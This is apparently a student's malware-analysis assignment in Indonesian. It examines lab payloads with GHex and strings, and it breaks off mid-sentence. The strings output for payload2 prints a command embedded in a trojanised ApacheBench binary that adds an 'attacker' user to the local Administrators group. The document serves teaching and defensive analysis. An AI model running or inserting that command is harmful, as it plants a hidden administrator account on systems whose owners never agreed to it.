

KEAMANAN JARINGAN KOMPUTER



Eko Pratama

0901181320004

Program Studi Sistem Komputer

Fakultas Ilmu Komputer

Universitas Sriwijaya

2017

TUGAS 7

ANALISA MALWARE


Analisa malware adalah suatu aktivitas yang kerap dilakukan oleh sejumlah praktisi keamanan teknologi informasi untuk mendeteksi ada atau tidaknya komponen sub-program atau data yang bertujuan jahat dalam sebuah file elektronik.

Pada dasarnya malware adalah sebuah program, yang disusun berdasarkan tujuan tertentu dengan menggunakan logika dan algoritma yang relevan dengannya. Oleh karena itulah maka model analisa yang biasa dipergunakan untuk mengkaji malware sangat erat kaitannya dengan ilmu dasar komputer, yaitu: bahasa pemrograman, algoritma, struktur data, dan rekayasa piranti lunak

Tool-Tool yang digunakan dalam tugas tentang menganalisa malware adalah:


- GHex (linux)
- Hexdump (linux)
- Strings (linux)
- Ollydbg (windows xp)

Pada tugas ini saya disuruh menganalisa malware dengan menggunakan payload yang telah diberikan pada saat pratikum




Gambar 1. Tool GHex

Pada Gambar 1 dan 2 merupakan gambar dari saat saya membuka file payload menggunakan tool GHex dimana, tools ini berfungsi untuk melihat konversi dari beberapa kata. Dalam hal ini seperti pada gambar 2 saya memilih MZ untuk saya analisa. MZ sendiri memiliki angka biner 4D dan 5A.



Gambar 2. Tampilan GHex

Pada Gambar 3 saya mencoba mencari tahu tentang apa itu MZ dan saya mendapatkan informasi dari Wikipedia bahwa MZ merupakan salah satu format exe.



Gambar 3. Format MZ

```
Terminal
File Edit View Search Terminal Help
Licensed to The Apache Software Foundation, http://www.apache.org/<br>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/<br>
This is ApacheBench, Version %s <i>&lt;%&gt;</i><br>
$Revision: 655654 $
Licensed to The Apache Software Foundation, http://www.apache.org/
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
This is ApacheBench, Version %s
2.3 <$Revision: 655654 $>
-h Display usage information (this message)
-r Don't exit on socket receive errors.
-e filename Output CSV file with percentages served
-g filename Output collected data to gnuplot format file.
-S Do not show confidence estimators and warnings.
-d Do not show percentiles served table.
-k Use HTTP KeepAlive feature
-V Print version number and exit
-X proxy:port Proxyserver and port number to use
-P attribute Add Basic Proxy Authentication, the attributes
  are a colon separated username and password.
-A attribute Add Basic WWW Authentication, the attributes
  are inserted after all normal header lines. (repeatable)
-H attribute Add Arbitrary header line, eg. 'Accept-Encoding: gzip'
-C attribute Add cookie, eg. 'Apache=1234'. (repeatable)
-z attributes String to insert as td or th attributes
-y attributes String to insert as tr attributes
-x attributes String to insert as table attributes
-i Use HEAD instead of GET
-w Print out results in HTML tables
-v verbosity How much troubleshooting info to print
  Default is 'text/plain'
  'application/x-www-form-urlencoded'
-T content-type Content-type header for POSTing, eg.
-u putfile File containing data to PUT. Remember also to set -T
-p postfile File containing data to POST. Remember also to set -T
-b window-size Size of TCP send/receive buffer, in bytes
-t timelimit Seconds to max. wait for responses
-c concurrency Number of multiple requests to make
-n requests Number of requests to perform
Options are:
Usage: %s [options] [http://]hostname[:port]/path
```

Gambar 4. Strings payload1

```
Terminal
File Edit View Search Terminal Help
The given path is incomplete
The given path is relative
The given path is absolute
The specified network mask is invalid.
The specified IP address is invalid.
DSO load failed
No shared memory is currently available
No thread key structure was provided and one was required.
No thread was provided and one was required.
No socket was provided and one was required.
No poll structure was provided and one was required.
No lock was provided and one was required.
No directory was provided and one was required.
No time was provided and one was required.
No process was provided and one was required.
An invalid socket was returned
An invalid date has been provided
A new pool could not be created.
Unrecognized Win32 error code %d
CancelIo
GetCompressedFileSizeA
GetCompressedFileSizeW
ZwQueryInformationFile
GetSecurityInfo
GetNamedSecurityInfoA
GetNamedSecurityInfoW
GetEffectiveRightsFromAclW
ntdll.dll
shell32
ws2_32
mswsock
advapi32
kernel32
NB10
C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb
eko-X455LF payloads # strings payload2.exe
;}$u
DSS[aY2Q
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
eko-X455LF payloads #
```

Gambar 5. Strings payload2

Pada gambar 4 dan 5 saya memberika perintah tool strings yang dimana perintah tersebut merupakan salah satu tugasnya untuk memberitahu/membaca arsitektur atau fitur apa saja yang terdapat didalam file tersebut. Saya dapat menganalisa pada gambar 5 yang melakukan strings

